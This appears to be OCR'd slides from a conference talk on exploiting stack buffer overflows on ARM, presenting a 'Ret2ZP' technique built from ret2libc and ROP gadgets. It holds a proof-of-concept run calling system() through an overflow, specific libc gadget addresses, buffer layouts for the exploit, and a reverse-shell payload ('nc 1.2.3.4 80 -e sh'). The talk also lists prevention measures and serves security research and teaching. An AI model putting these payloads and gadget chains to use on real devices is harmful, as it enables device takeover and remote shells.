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Exploitation on ARM

Technique and bypassing defense mechanisms

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STRI/Advance Technology Lab/Security

/usr/bin/whoami

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Presentation isn't enough

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- Get the full paper! Should be in the CDs under the name:
  Itzhak Zuk Avraham.*
- This presentation and a full disclosure paper
  can be found at the following URL :
- http://imthezuk.blogspot.com

Outline

- [+] Exploitation on X86 vs. ARM
- [+] ARM calling convention (APCS)
- [+] Why simple ret2libc will not work?
- [+] Understanding the vulnerable function
- [+] Adjusting parameters
- [+] Controlling the PC
- [+] Ret2ZP (Return To Zero Protection) - For Local Attacker
- [+] Ret2ZP (Return To Zero Protection) - Attack Explained in Depth (For Remote Attacker)
- [+] Ret2ZP - Registers/Variable values injections.
- [+] Ret2ZP - Using the attack to enable stack.

```
# whoami
root
```

Introduction - Why to hack into a phone?

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
Remote	Zombie Phone?	Privilege escalation
	SMS/Calls	More
Local by Apps	Zombie Phone?	Privilege escalation
	SMS/Calls	More
Local by phone holder	Privilege escalation	

Stack based BO on X86/ARM

- Current status on BO on X86
  - Stack/Heap is not executable
  - Stack cookies, ASLR, etc…
- On ARM?
  - Almost no protection.
  - Architecture is different.
  - Stack/Heap are not executable on most devices

X86 Ret2Libc Attack

- Ret2LibC Overwrites the return address and pass parameters to vulnerable function.



- [+] EBP+4 will store a function we want to call.
- [+] EBP+8 Will store the exit function as its pushed to the called function.
- [+] EBP+12 Will contain the pointer to the parameters we want to use on the called function.
- We'll use the "system" function, as it's easy to use and only get 1 parameter.

Why it wouldn't work on ARM?

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- In order to understand why we have problems using Ret2Libc on ARM with regular X86 method we have to understand how the calling conventions works on ARM & basics of ARM assembly

ARM Assembly basics

- ARM Assembly uses different kind of commands from what most hackers are used to (X86).
- It also has it's own kind of argument passing mechanism (APCS)
- The standard ARM calling convention allocates the 16 ARM registers as:
- r15 is the program counter.
- r14 is the link register.
- r13 is the stack pointer.
- r12 is the Intra-Procedure-call scratch register.
- r4 to r11: used to hold local variables.
- r0 to r3: **used to hold argument values to and from a subroutine**.
- We need to re-invent the wheel from the beginning to exploit on ARM ☺

ARM Ret2Libc Attack

- Ret2LibC Overwrites the return address and pass parameters to vulnerable function. But wait… Parameters are not passed on the stack but on R0..R3.
- Oops, we're screwed.
- We can only override existing variables from local function.
- And PC (Program-Counter == EIP in X86)
- So there's no - "Ret2Libc" for us on ARM, we'll have to make some adjustments.

Why is it possible?

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- Theory (shortly & most cases):
- When returning to original caller of function, the pushed Link-Register (R14) is being popped into Program Counter (R15).
- If we control the Link-Register (R14) before the function exits, we can gain control of the application!

First PoC – On maintained R0

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- Saved R0 passed in buffer

```
jars@jars-desktop: ~/bof
# ./memc "ps;#AAAAAAAAAAAAAAAAAAAAAAAAAAAA"`cat system_address`
argv [01] is at 0xbed74cf8
size is of argv[1] 36
buffff is at : 0xbed74a64
Stack Overflow is next
  PID TTY          TIME CMD
 1809 pts/0    00:00:12 sh
 5806 pts/0    00:00:00 memc
 5807 pts/0    00:00:00 sh
 5808 pts/0    00:00:01 sh
 6706 pts/0    00:00:00 memc
 6707 pts/0    00:00:00 sh
 6708 pts/0    00:00:00 ps
Segmentation fault
# cat system_address | hexdump -x -v
0000000    e3b8    41dc
0000004
#
```

Command PS had been executed from stack.

system() address

First PoC – On maintained R0

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- Sometimes we can maintain the parameters passed on the stack on use them for our own (on r0 register). In some cases we’ll use a Return Oriented Programming to control the flow of the functions to execute our shell-code, step-by-step.
- In the following PoC, we’ll use a function that exits after the copy of the buffer is done and returns no parameters (void), in-order to save the r0 register to gain control to flow without using multiple returns.

```
jars@jars-desktop: ~/bof
# ./memc "ps;#AAAAAAAAAAAAAAAAAAAAAAAAAAAA"`cat system_address`
argv [01] is at 0xbed74cf8
size is of argv[1] 36
buffff is at : 0xbed74a64
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 5808 pts/0    00:00:01 sh
 6706 pts/0    00:00:00 memc
 6707 pts/0    00:00:00 sh
 6708 pts/0    00:00:00 ps
Segmentation fault
# cat system_address | hexdump -x -v
0000000    e3b8    41dc
0000004
#
```

Command PS had been executed from stack.

system() address

Real life scenario!

- Let's face it, keeping the R0 to point to beginning of buffer is not a real life scenario – it needs the following demands :
  - Function returns VOID.
  - There are no actions after overflow (strcpy?) [R0 will be deleted]
  - The buffer should be small in-order for stack not to run over itself when calling SYSTEM function. (~16 bytes).
- There's almost no chance for that to happen. Let's make this attack better.

Successful exploitation requirements?

- **Parameter adjustments**
- Variable adjustments
- **Gaining back control to PC**
- **Stack lifting**

- RoP + Ret2Libc + Stack lifting + Parameter/Variable adjustments = **Ret2ZP**
- **Ret2ZP == Return to Zero-Protection**

Ret2ZP for Local Attacker

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- How can we control R0? R1? Etc?
- We'll need to jump into a pop instruction which also pops PC or do with it something later… Let's look for something that …
- After a quick look, this is what I've found :

- For example erand48 function epilog (from libc):

0x41dc7344 <erand48+28>: bl 0x41dc74bc <erand48_r>

0x41dc7348 <erand48+32>: **ldm sp, {r0, r1}** <==== WE NEED TO JUMP HERE. Let's make R0 point to &/bin/sh

0x41dc734c <erand48+36>: **add sp, sp, #12** ; 0xc

0x41dc7350 <erand48+40>: **pop {pc}** ====> We'll get out here. Let's make it point to SYSTEM.

Meaning our buffer will look something like this :

AA…A [R4] [R11] &0x41dc7344 &[address of /bin/sh] [R1] [4bytes of Junk] &SYSTEM

Ret2ZP – Remote attacker

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- By using relative places, we can adjust R0 to point to beginning of buffer. R0 Will point to *

Meaning our buffer will look something like this :

***nc 1.2.3.4 80 –e sh;#…A [R4] [R11] &PointR0ToRelativeCaller … [JUNK] [&SYSTEM]**

- We can run remote commands such as :

Nc 1.2.3.4 80 –e sh

***Don't forget to separate commands with # or ; because string continue after command ☺

- Arghh… It doesn't work. For short buffer we only got DWORD of un-written commands, for long buffer we got none, un-less certain specific commands happened.
- We need to lift the stack! Or point it to other writeable region.
- ARM commands are making our life easier. Lots of variations of commands can adjust a register.

Ret2ZP – Remote Attacker – Abusing current StackPointer

- This is an example of a simple way to adjust stack, but other methods are preferred such as moving SP to writeable location.
- Let's take a look of wprintf function epilog :

```
0x41df8954:   add    sp, sp, #12    ; 0xc
0x41df8958:   pop    {lr}           ; (ldr lr, [sp], #4) <--- We need to jump here!
                                                    ; lr = [sp]
                                                    ; sp += 4
0x41df895c:   add    sp, sp, #16    ; 0x10 STACK IS LIFTED RIGHT HERE!
0x41df8960:   bx     lr         ;          <--- We'll get out, here :)
0x41df8964:   .word  0x000cc6c4
```

- Enough lifting can be around ~384 bytes [from memory]
- Our buffer for 16 byte long buffer will look like this:
- "nc 1.2.3.4 80 –e sh;#A..A" [R4] [R11] 0x41df8958 *0x41df8958 [16 byte] [re-lift] [16 byte] [re-lift][16 byte] …. [R0 Adjustment] [R1] [Junk] [&SYSTEM]

Ret2ZP – Remote Attacker – Parameter Adjustments

- Another interesting parts to adjust params:
  - Mcount epilog:
  - 0x41E6583C mcount
  - 0x41E6583C STMFD SP!, {R0-R3,R11,LR} ; Alternative name is '_mcount'
  - 0x41E65840 MOVS R11, R11
  - 0x41E65844 LDRNE R0, [R11,#-4]
  - 0x41E65848 MOVNES R1, LR
  - 0x41E6584C BLNE mcount_internal
  - 0x41E65850 LDMFD SP!, {R0-R3,R11,LR} <=== Jumping here will get you to control R0, R1, R2, R3, R11 and LR which you'll be jumping into.
  - 0x41E65854 BX LR
  - 0x41E65854 ; End of function mcount
- This can easily be used to enable stack by calling mprotect. For more complex shellcodes (please refer to reference section on Pharck magazine Alphanum ARM shellcodes).

Ret2ZP – Summary

- Buffer overflows on ARM are real threat and the more security mechanisms set, the better. Some needed to be ported to ARM and some are already available.
- Never say never, you only need one security hole to gain control of a device, use the most protections you can.

Ret2ZP – Prevention

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- Not a single un-randomized static code ← Can be bruteforced.
- Stack Cookies
- Multiple vectors

Questions?

- Questions?

Questions?

- Questions?

- Itzhak (Zuk) Avraham
- Researcher at Samsung Electronics

- My details for further questions:
- Follow me on twitter under “ihackbanme”
- Blog/Full Paper/Presentation:http://imthezuk.blogspot.com
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Thanks!

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- **Ilan (NG!) Aelion** - Thanks Ilan, Couldn't have done it without you; You're the man!
- **Moshe Vered** - Thanks for the support/help!
- **Matthew Carpenter** - Thanks for your words on hard times.

References

- Full paper is posted at my blog : http://imthezuk.blogspot.com
- Phrack magazine p66,0x0c – Alphanumeric ARM Shellcode (Yves Younan, Pieter Philippaerts)
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- iPwnning the iPhone : Charlie Miller
- ARM System-On-Chip Book : Awesome! By Stever Furber –

Like the bible of ARM.

- Understanding the Linux Kernel – by Bovet & Cesati

감사합니다!

Thank You!

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